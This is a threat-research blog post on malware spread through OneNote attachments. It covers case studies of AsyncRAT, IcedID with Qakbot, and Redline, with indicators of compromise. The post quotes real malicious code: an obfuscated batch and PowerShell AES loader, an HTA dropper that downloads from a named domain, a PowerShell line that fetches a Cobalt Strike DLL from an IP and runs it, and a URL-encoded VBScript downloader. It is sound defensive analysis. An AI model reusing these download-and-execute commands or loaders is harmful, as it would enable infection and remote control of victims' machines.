



Zscaler Blog

Get the latest Zscaler blog updates in your inbox

[Subscribe](#)

Security Research

OneNote: A Growing Threat for Malware Distribution

MEGHRAJ NANDANWAR,
SHATAK JAIN
MARCH 01, 2023 – 12 MIN READ



A close-up photograph of a person's hands wearing blue gloves, typing on a dark-colored laptop keyboard. The background is blurred, showing a pattern of binary code (0s and 1s) floating in space, symbolizing digital data or malware.

SECURITY INSIGHTS



[Copy URL](#)

Attackers are increasingly using OneNote documents to distribute malware, due to the heightened security measures against macro-based attacks and the widespread adoption and popularity of the platform. Analyzing several related case studies, this article showcases the obfuscation techniques used by threat actors to bypass threat detection measures and deceive users into executing malware on their systems via OneNote.

Key Takeaways:

- Threat actors are increasingly using Microsoft OneNote documents to deliver malware via phishing emails.
- OneNote is installed by default in all Microsoft Office/365 installations, even if a Windows user does not use the application, it is still available to open the file format because it is easy to deceive a user to run a malicious OneNote Document.

- Previously Threat actors target users with malicious macro enabled documents but, in July 2022, Microsoft disabled Macros by default on all Office applications, making this approach unreliable for distributing malware.
- The advantage of OneNote documents is that they can embed similar malicious code as macro/VBA office documents with less detection.
- Also MSHTA, WSCRIPT, and CSCRIPT can be executed from within OneNote and attackers can use multi-layer obfuscation with this script to bypass threat detection.
- OneNote Document can run the following types of scripts CHM, HTA, JS, VSF, and VBS.
- ThreatLabz detected various types of malware distributed through OneNote documents including Bankers, Stealers and RAT (Remote-Access-Trojan).

Why OneNote?

Attackers have shifted from using traditional macro-based attacks to using Microsoft OneNote as a delivery mechanism for malware. OneNote has become an increasingly attractive vector for attackers due to its popularity, wider reach, lack of awareness and security measures, and ability to integrate with other Microsoft products. Attackers use OneNote to deliver malicious payloads by obfuscating the content and exploiting the trusted application status of OneNote. Specific reasons for this shift include:

- 1. Increased Security Measures:** Due to the growing awareness of macro-based attacks, many organizations have been implementing security measures to prevent such attacks. As a result, it has become more challenging for attackers to deliver malware through these attacks. Furthermore, in July 2022, Microsoft disabled Macros by default on all Office applications, rendering this approach unreliable for malware distribution.
- 2. OneNote's Popularity and Wider Reach:** OneNote's popularity as a widely used note-taking application and its ability to embed different types of content make it a useful tool for attackers to distribute malware. It is pre-installed in all Microsoft Office/365 installations, meaning that even if a Windows user does not use the application, the file format is still available for malicious OneNote documents to deceive a user into running them.
- 3. Lack of Awareness and Security Measures:** Exploits in Microsoft OneNote are not as well-known as macro-based attacks, which often leads to organizations not having sufficient security measures to prevent these types of attacks.
- 4. Evasion Techniques:** Although the "Mark of the Web" is a Windows security feature that protects users from potentially harmful content downloaded from the internet, OneNote does not propagate this feature on its attachments. This allows attackers to embed unsigned executables or macro-enabled documents without triggering Microsoft's recent security restrictions.
- 5. Trusted Application and Microsoft Integrations:** Due to OneNote being a trusted application, users may be more inclined to interact with files from this application compared to other types of attachments or links. Additionally, OneNote can be integrated with other Microsoft products such as Office and OneDrive, which makes it easier for attackers to spread malware through these products as well.

To detect and mitigate these attacks, organizations must implement security measures to detect malicious content and malicious payloads, as well as leverage tools like OneNoteAnalyzer, a valuable resource developed by ThreatLabz Researcher Niraj to streamline and expedite the process of analyzing suspicious artifacts in OneNote Documents.

```
[ - ] Usage: OneNoteAnalyzer.exe --file "<path_to_onenote_document>"
```

Fig.1 – Open source OneNoteAnalyzer tool developed by a ThreatLabz researcher

Case Study-1: RAT

Starting in December 2022, attackers have been using OneNote files to distribute Remote Access Trojans (RAT) such as AsyncRAT, Quasar RAT, NetWire, and Xworm. These RATs use complex obfuscation techniques with OneNote files in order to evade detection by security software.

During the course of the investigation, researchers found the file containing the malicious payload disguised under the misleading name "**PaymentAdv.one**".




Fig.2 – OneNote phishing document

After analyzing the file with OneNoteAnalyzer, researchers uncovered that the attack was carried out by dropping and executing a batch file called "**zoo1.bat**".

```
[+] OneNote Document Path: 1.one
[+] OneNote Document File Format: OneNote2010
[+] Export Directory Path: \1_content
[+] Extracting Attachments from OneNote Document

-> Extracted OneNote Document Attachments:
    -> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
    -> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
    -> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
    -> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
    -> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
    -> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
    -> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045

-> OneNote Document Attachments Extraction Path: \1_content\OneNoteAttachments

[+] Extracting Page MetaData from OneNote Document
    -> Page Count: 1
    -> Page MetaData:

-----
    -> Title: Remittance Advice
    -> Author: RAZER
```

Fig.3 – Malicious files extracted from OneNote document

The batch file was obfuscated and contained an encrypted blob at the start, followed by heavily obfuscated PowerShell code.

```

1 ::wEL6IF9HNHRCzbRvKVfTXk11+IADm9vhoQOE4qj4GdLS2Ji1PWERXIXRujrXwXog+xSk3Aoyp/eI9SkYuDumOzgw8ir0
2 @echo off
3 powershell -w % this %de%!%n -c%?% #=%
4 set F%dr%?%qW=%0%:=%\W% %in% %dow%+%s%?%Sys%=%W%#%OW64%&%Win%=%do% %w%#%sp%?%o%=%we%?trs
5 if no%?st%# e%+%x%?%ist%#% %0%FdrqW% (s%?set F%#%drq%0%W%+=C%0%:W%-bi%?%dow%@%s%S%?%y%?%s
6 copy %FdrqW% "%~0.e%?%xe%!" %#/y!%&cl%#%ts%-
7 call "%~0.ex%?%e" %%% %0%fu%#%nt%=%c%#%ti%+%on%+% ej%+% ($% %P) %+%({%-%$P%?%.R%?%sep%?%lact%+%e(%=%
8 exit
9

```

Fig.4 – Obfuscated batch file

By removing the "@echo off" line and adding "echo" to the start of each line in the batch file, researchers were able to decode the file's activities and log the output as shown in the screenshot below.

```

C:\1_content\OneNoteAttachments>set FdrqW=C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
C:\1_content\OneNoteAttachments>if not exist C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe (set FdrqW=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe )

C:\1_content\OneNoteAttachments>copy C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "zoo1.bat.exe" /y && cls
    1 file(s) copied. → Copied powershell as
zoo1.bat.exe

C:\1_content\OneNoteAttachments>call "zoo1.bat.exe" function ej($P){$P.Replace('@', '')}$wkmy=ej 'Fro@m@Base@640Str@ing@';$Hxpw=ej 'C@r@ea@t@e@De@cry@ptor@';$eLcZ=ej 'Lo@ad@';$tRzl=ej 'Tr@e@nsfor@mf@inal@b1@e@cke@';$hPka=ej 'Ch@an@ge@Ext@ensi@on@';$kpb1=ej 'Inv@ole@e@';$tCyje=ej 'Ge@tc@Cu@rre@ntPr@e@cess@';$Afpx=ej 'Sp@lit@';$zBrc=ej 'Ent@r@y@Po@l@t@';$vNw=ej 'Re@ad@A@ll@Re@x@';function jmPAL ($suOUY,$rWJid,$tlyg9) {$c2eQl=[System.Security.Cryptography.Aes]::Create();$c2eQl.Mode=[System.Security.Cryptography.CipherMode]::CBC;$c2eQl.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;$c2eQl.Key=[System.Convert]::ToByte($wkmy($rWJid));$c2eQl.IV=[System.Convert]::ToByte($tlyg9);$cghhv=$c2eQl.$Hxpw();$tsQRs=$cghhv.$tRzl($suOUY,$suOUY.Length);$cghhv.Dispose();$c2eQl.Dispose();$tsQRs=}function oxlze ($suOUY) {$tbgx=$New-Object System.IO.MemoryStream;$vIsgu=$New-Object System.IO.MemoryStream;$Pxmok=New-Object System.IO.Compression.GZipStream($tbgx,[IO.Compression.CompressionMode]::Decompress);$Pxmok.CopyTo($vIsgu);$Pxmok.Dispose();$tbgx.Dispose();$vIsgu.Dispose();$vIsgu.ToArray();}function vxyZR ($suOUY,$rWJid) {[System.Reflection.Assembly]::Load($tlyg9)};$elcz([byte[]]$suOUY);$zbrc=$kpb1($null,$rWJid);$xWnrc=[System.IO.File]::$vhNw([System.IO.Path]::$hPka([!System.Diagnostics.Process]::$tCyj([MainModule]::FileName,$null)).$Afpx([Environment]::NewLine));$ivNMS = $xWnrc[1].Substring();$Afpx('');$zayor=oxlze (jmPAL ([Convert]::$wkmy($ivNMS[1])) $ivNMS[2] $ivNMS[1]);$nDGxz=oxlze (jmPAL ([Convert]::$wkmy($ivNMS[1])) $ivNMS[1] $ivNMS[3]);$vxyZR $nDGxz $null;$zayor $null;
C:\1_content\OneNoteAttachments>exit

```

Fig.5 – Commands executed by “zoo1.bat.exe”

The log indicated that the batch file had copied and disguised the malicious program as "zoo1.bat.exe" in an attempt to hide its activities.

The Powershell code associated with it was obfuscated and difficult to comprehend, so researchers manually pretty print to deobfuscate and reformat the file, making it more readable as demonstrated in the screenshot below.

```

call "zool.bat.exe"
$wkmy=eJ FromBase64String';
$Hxpw=eJ 'CreateDecryptor';
$eLcZ=eJ 'Load';
$trzl=eJ 'TransformFinalBlock';
$hpka=eJ 'ChangeExtension';
$Kpbj=eJ 'Invoke';
$ICyj=eJ 'GetCurrentProcess';
$Afpz=eJ 'Split';
$ZBrc=eJ 'EntryPoint';
$vhNw=eJ 'ReadAllText';

function jmPAL($suOYU,$rWJid,$llygJ)
{$zeQL=[System.Security.Cryptography.Aes]::Create();
$zeQL.Mode=[System.Security.Cryptography.CipherMode]::CBC;
$zeQL.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
$zeQL.Key=$System.Convert::FromBase64String($wkmy($rWJid));
$zeQL.IV=$System.Convert::FromBase64String($llygJ);
$cgHhv=$zeQL.$Hxpw();
$tsQRs=$cgHhv.$trzl($suOYU,0,$suOYU.Length);
$cgHhv.Dispose();$zeQL.Dispose();$tsQRs;

function oxlze($suOYU)
{$etogX=New-Object System.IO.MemoryStream($suOYU);
$visgu=New-Object System.IO.MemoryStream;
$pMoK=New-Object System.IO.Compression.GZipStream($etogX,[IO.Compression.CompressionMode]::Decompress);
$pMoK.CopyTo($visgu);$pMoK.Dispose();$etogX.Dispose();$visgu.Dispose();$visgu.ToArray();
}

function vx2R($suOYU,$rWJid)
{[System.Reflection.Assembly]::Load($LcZ[Byte[]]$suOYU).$ZBrc.$Kpbj($null,$rWJid);

$vnrc=[System.IO.File]::OpenRead($System.IO.Path::GetTempPath()+'$rWJid');
$vnms=$vnrc.Substring(0,$afpz("\"));
$zsyzor=oxlze ($jmPAL ([Convert]::FromBase64String($vnms[0])) $vnms[2] $vnms[3]);
$ndGxz=oxlze ($jmPAL ([Convert]::FromBase64String($vnms[1])) $vnms[2] $vnms[3]);
vx2R $ndGxz $null;vx2R $zsyzor $null;
}

```

AES Key stored as 2nd index
AES IV stored as 3rd index

Gzip encoded
Split blob using \

Fig.6 – Obfuscated Powershell code in readable format

After deobfuscation, researchers discovered that the script used base64 encoding to split the encrypted blob seen in the initial batch file into its actual data, AES key, and index using the backslash character. With these values, the script was able to decrypt the data and decode it using gzip encoding to reveal the final executable.

The screenshot shows the deobfuscated PowerShell code from Fig.6. Two specific lines are highlighted with red boxes:

- AES Key:** The line containing the AES key is highlighted with a red box. It is stored as the second index of the base64-decoded blob.
- AES IV:** The line containing the AES IV is highlighted with a red box. It is stored as the third index of the base64-decoded blob.

Fig.7 – AES Key and IV identified in the blob

Now lets the cook the above recipe using Cyberchef and check what does it results:

The screenshot shows the CyberChef interface with the following settings:

- From Base64:** The input is "A-Za-z0-9+=".
- AES Decrypt:** The key is "rgoh9Yj3ja5oSFUjKXrhHB6I..." and the IV is "M7+gcEhdUXgYKimjZRZCcg=". Both are set to BASE64.
- Mode:** CBC.
- Output:** Raw.
- Gunzip:** This section is partially visible at the bottom.

The output pane shows the decrypted payload:

```

MZ.....ÿÿ...@.....@...!This program cannot be run in DOS mode.

$.....PE...L...»iâc.....à.....ì.....i.....@..@.....W...
.....ì.....@.....H.....text...ðë... .i.....

```

Details at the bottom right of the output pane:

- time: 62ms
- length: 62976
- lines: 312

Fig.8 – Decrypted payload extracted using CyberChef

Similarly we can decode the second blob which will also result in a Portable Executable (PE) file.

```
// ScrubCrypt
// Global type: à\u0014Y\u0092\u0003#\u00A8Écz\u0084)\u0088\u009D\u0003'üá\u0092\u00B8Ep\u0094$\\u0019í&\u0080\u001EñáÖÉ\u008D
\u0098ö\u00ABÉp&\u008Aüá0\u00A3
// Entry point: \u008Atë\u000FApB\u0001\u00A4úàÉí\u00ABÓv"à\u0090\u0006\u00A9$^\u00B6UR\u0010\u00AB\u008AäpDÚüé\u00BESü=v
\u00B8;RH.ÜÑ=4Ö#S^Ý$\u00AEzÉ\u00A6`ñ?.6U\u0007FF\u0017U\u0010Wà2ok\u0098~]\u00B8iuù'JMÇ\u00AB\u00BDc.à\u001E\u008Ds\u00F7
\u00896á.\u0004\u0007\u0007FC\u0004\u00B8ðÉ\u0018\u00ADöw\u00BF\u00D7\u00B9\u009F\u00A7A\u00F7\u0080)\u00B8iÜ\u00BC\u009A
\u00B8\u001Bæ=\u0012j\u0003-\mu\u0094\u0094ëi./\u0088\u0093Ý\u0089\u00A8p\u008C\u0087þ\u000E\u008F\u000Fx\u0010\u009C\u0081
\u00B3ði\u000F\u0096\u0087\u00A6[9.\u0005
// Architecture: AnyCPU (64-bit preferred)
// Runtime: .NET Framework 4
// Timestamp: 63E269BB (2/7/2023 8:39:47 PM)

using System;
using System.Security;

[module: UnverifiableCode]
```

Fig.9 – AgileDotNet Packed AsyncRAT Payload

The resulting file is a .NET File packed with AgileDotNet, which was revealed to contain a malicious AsyncRAT payload after deobfuscating and unpacking with the .NET Kali Linux tool known as de4dot.

Case Study–2: Banker

Starting in January 2023, Qakbot began experimenting with OneNote files as a vector to deliver malware. Researchers subsequently observed IcedID doing the same, using OneNote files with embedded HTML applications (HTA files with .hta extension).

The following figure illustrates how IcedID's OneNote Malspam (malware spam) is distributed and executed.




Fig.10 – IcedID Attack Chain & execution flow.

The phishing email from the attacker includes an attachment named "**unpaid_4178–February–O3.one**", which is a OneNote file containing a fake Microsoft 365 page. The page appears to contain a cloud attachment and deceives the user into double-clicking to view it, thereby initiating the IcedID infection process.

Microsoft 365 Cloud Document Sharing



Somebody shared the cloud document with you

Please, click the Secure View button to view shared document in the Protected Mode

Open Document with Secure View

Double-click this button to open cloud shared document Protected View

Did you know? Microsoft 365, the cloud-based version of Office, combines these best-in-class apps with device management, next-level security, and powerful cloud services.

Fig.11- Fake MS 365 page.

When the user clicks on the "View" button within the OneNote attachment, an .hta file is silently dropped into the Temp directory of the compromised system without any type of notification. This action triggers the download of both the IcedID malware payload and a decoy PDF file called "**invoice.pdf**" that displays phony invoice information.

IcedID Payload

```

var gref = ActiveXObject;
var s = String;
var fc = 'fromCharCode';
function string_from_stack_2(){
    return document.getElementById("xt").getAttribute('alt');
}

function createExecution(){
    var o = new gref('WScript.Shell');

    o.run(document.getElementById("xa").getAttribute('title').concat("l1132
C:\\\\Users\\\\Public\\\\classic.jpg,PluginInit"));

}

function goDownload(arg){
    var o = new gref('WScript.Shell');
    var c = string_from_stack_2().concat("http://heilhbrothersg.com/view.png",
"C:\\\\Users\\\\Public\\\\classic.jpg");
    var k = string_from_stack_2().concat(
"https://transfer.sh/get/vpiHml/invoice.pdf", C:\\\\Users\\\\Public\\\\invoice.pdf");
    Start-Process C:\\\\Users\\\\Public\\\\invoice.pdf;

    o.run(c,0);
    o.run(k, 0);
}

```

Decoy PDF

PURCHASE ORDER	CUSTOMER #	SHIPPED VIA	Invoices	DATE	F.O.B
1/1/2022	1220250	UPS Standard	59784650	01/10/23	FOB Origin
TERMS: B	Ship Date	Ship From	Invoice Total	Due Date	
NET 30	01/18/23	Markham, 14th Ave	\$2,765.74	02/17/23	
Approval #	Taxable	Source	Customer Phone #	PAGE	
	Y	Sales Order	416-240-2758	1 / 1	

Fig.12 – Execution of HTA file.




Fig. 13 – Process tree of OneNote execution.

Upon further observation, it was noted that the IcedID malware infection was followed by the download and execution of a Powershell script, which in turn downloaded the Cobalt Strike DLL beacon. This behavior is similar to previous variants of IcedID and Qakbot, where they infect the system with Cobalt Strike approximately 45 minutes after the initial infection.

```
Invoke-WebRequest -Uri 'http://167.172.154.189/b360802.dll' -OutFile 'c:\windows\tasks\si.dll'; start-process rundll32.exe -ArgumentList '/s c:\windows\tasks\si.dll,ApendMenu'
```

Fig.14 – Powershell script to download CobaltStrike.

Continued analysis of the increasing number of OneNote samples has uncovered an intriguing method employed by Qakbot to download and execute its payload. When the user clicks the "Open" button in the OneNote file, the HTA file is dropped into the Temp directory of the infected system. The HTA file utilizes JavaScript to deobfuscate the obfuscated data from the <div> element. Following this, VBScript creates a registry key and stores the deobfuscated data in it. A separate JavaScript code creates a WshShell object and executes Curl to download the Qakbot payload.




Fig.15 – Qakbot OneNote obfuscation.

It has also been observed that the latest OneNote Qakbot samples have altered their execution flow. Instead of using HTA files, they are now dropping CMD files to download and execute the final payload.

- Onenote -> cmd -> powershell -> rundll32 (final Qakbot payload).




Fig.16. – New Qakbot OneNote execution.

Case Study–3: Stealer

Numerous RATs and banking malware have been observed spreading through OneNote since the malware campaign began, with Qakbot malware being the most prevalent. However, only Redline has been identified as distributing through OneNote files in the stealer category. Recently, a suspicious OneNote sample was discovered due to its network activity.

This section is corrupted. Click here to repair this section.

Legal Notice

Monday, February 6, 2023
7:35 AM

Hello, my name is Carly Fiorina. I work for Private Digital Investigations. We have recently analyzed your internet traffic and have come across suspicious activity in correlation with fraud. I have attached a document containing data evidence we have collected throughout our investigation. There is speculation that your internet has been breached and suspicion to believe you are a victim of a cyber threat engagement. Please review the attached file and contact us with any questions or concerns. You can reach me on my direct line which has been provided in the document. Thank you so much for your time and urgency reflecting this matter.

Sincerely,
Carly Fiorina
Lead Investigations Officer
Private Digital Investigations LLC

Review Documents

File: 5.one

```
1: 0x00003540 .PNG 89504e47 0x000000ef 088833d5a4fdcd105a34657922326f76
2: 0x00003788 <Scr 3c536372 0x00006441 39f3c510f46d605202844e35c07db84b
3: 0x0000a0f0 .PNG 89504e47 0x000014a6 0229d876e9208270eceaa3a65accbdde
4: 0x0012470 .PNG 89504e47 0x0000147 9cc9eb32f6ed4a3cef2e62e258895f95
5: 0x0001da30 <htm 3c68746d 0x000009cd 558da264c83bfe58c1fc56171c90c093
6: 0x0003af28 <htm 3c68746d 0x0000099a c6ba1a7b2b90e18b6c25382453370169
7: 0x0006a390 L... 4c000000 0x000008be ef7f9739337bc657cd0a63e32e27d0a1
8: 0x0006ac88 .PNG 89504e47 0x000004b8 09cdda009a19de19700290d12773af42
```

Fig.17 – Phishing document malicious content

After using the **onedump.py** tool by Didier Stevens to analyze the sample, multiple data blobs were discovered. Stream 2, 3, and 5 contained HTML files with hidden code. After dumping the files, it was discovered that two of them used URL encoding for obfuscation. CyberChef was used to decode the scripts, which were revealed to be VBScript files that download payloads from malicious URLs and execute them using the Start-Process command.

URL Decode

Output

Decoded text

```
<html>
<head>
<title></title>
<body>
<script language="JavaScript" type="text/javascript">
document.write(unescape(
'%3C%68%74%6D%6C%3E%0A%3C%68%65%61%64%3E%0A%3C%74%69%74%6C%65%3E%0A%3C%63%65%6E%74%65%72%3E%3C%68%31%3E%34%30%34%20%4E%6F%74%20%46%6F%75%6E%64%3C%2F%68%31%3E%3C%2F%63%65%6E%74%65%72%3E%0A%3C%73%63%72%40%A%09%63%6F%6E%73%74%20%69%6D%70%65%72%73%6F%6E%61%74%61%74%6F%72%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%7C%68%31%3E%3C%2F%63%65%6E%74%65%72%3E%0A%3C%73%63%72%40%A%09%63%6F%6E%73%74%20%69%6D%70%65%72%73%6F%6E%61%74%69%63%65%20%3D%20%4C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%6E%4C%65%76%65%6C%3D%69%6D%70%65%72%73%6F%6E%61%74%69%26F%63%65%73%73%53%74%61%72%74%75%70%22%29%0A%09%53%65%3E%65%74%20%50%72%6F%63%65%73%73%20%3D%20%53%65%72%76%69%372%65%61%74%65%28%22%63%6D%64%2B%65%78%65%20%2F%63%20%72%6A%65%63%74%20%53%79%73%74%65%6D%2B%4E%65%74%2E%57%65%6E%3%6F%6D%2F%69%6E%73%74%61%6C%60%2F%45%75%6C%73%6D%2E%0%27%25%61%70%70%64%61%74%61%25%5C%45%75%6C%73%6D%2E%65%4%6F%77%2B%63%6C%6F%73%65%28%29%0A%65%6E%64%20%73%75%62%</script>
</body>
</html>
```

Fig.18 – Decoded text from encoded HTA files.

The third file underwent multiple layers of obfuscation before revealing the final binary. It was first encoded with URL encoding and then subjected to several layers of base64 encoding. Additionally, it used the gzip library to decode the final code. The output of the decoded code was a PowerShell file path, presumably for use in later stages of execution.

Fig.19 – Decoded Script

After investigating the downloaded payloads from the scripts, we discovered one payload located at [https://oiaztunirratia\[.\]eus/install/clean/Lcovlccxd.exe](https://oiaztunirratia[.]eus/install/clean/Lcovlccxd.exe). This file was found to be a .NET file encrypted with a pureCrypter. Through analyzing its configuration, we identified this payload as Redline. The configuration of the final payload includes the following details:

```
{  
    "C2 url": [  
        "194.26.192.24"  
    ],  
    "Bot Id": "cheat"  
}
```

During the analysis of this sample, it was discovered that it is distributed through the Telegram group "**NET_PA1N Reborn**," which operates as a Malware-as-a-Service (MaaS) provider. The group sells their own Crypter and Stealer named "Youhacker Crypter" and "Youhacker Stealer" as well as popular Remote-Access-Trojans (RATs) and Stealers.

NET_PA1N Re...
1,319 subscribers

Channel owners
@youhacker55_backup_real1,
@CODE_PA1N

We are not responsible how you use the content in here in the end you can use it to save people or fuck them
chatlink:https://t.me/+NUHyH_3hIEl0Nzc0
Info
<https://t.me/netpainbackup>
Link
Notifications

Media Files Links Voice

CrackMe_And_Get_Me.zip
Stealer.zip

Revenge-RAT.rar
SFX_Binder.rar
image_2022-12-26_12-20-05.png
hifi-antique.com - hifidb.store_customer.txt
Dark NET RAT v0.3.9.0.rar
exploit-codemacro.txt
AndroidTester_v6.4.6.rar
lgbtjobs.com.au - lgbtjobs_db.employers.i
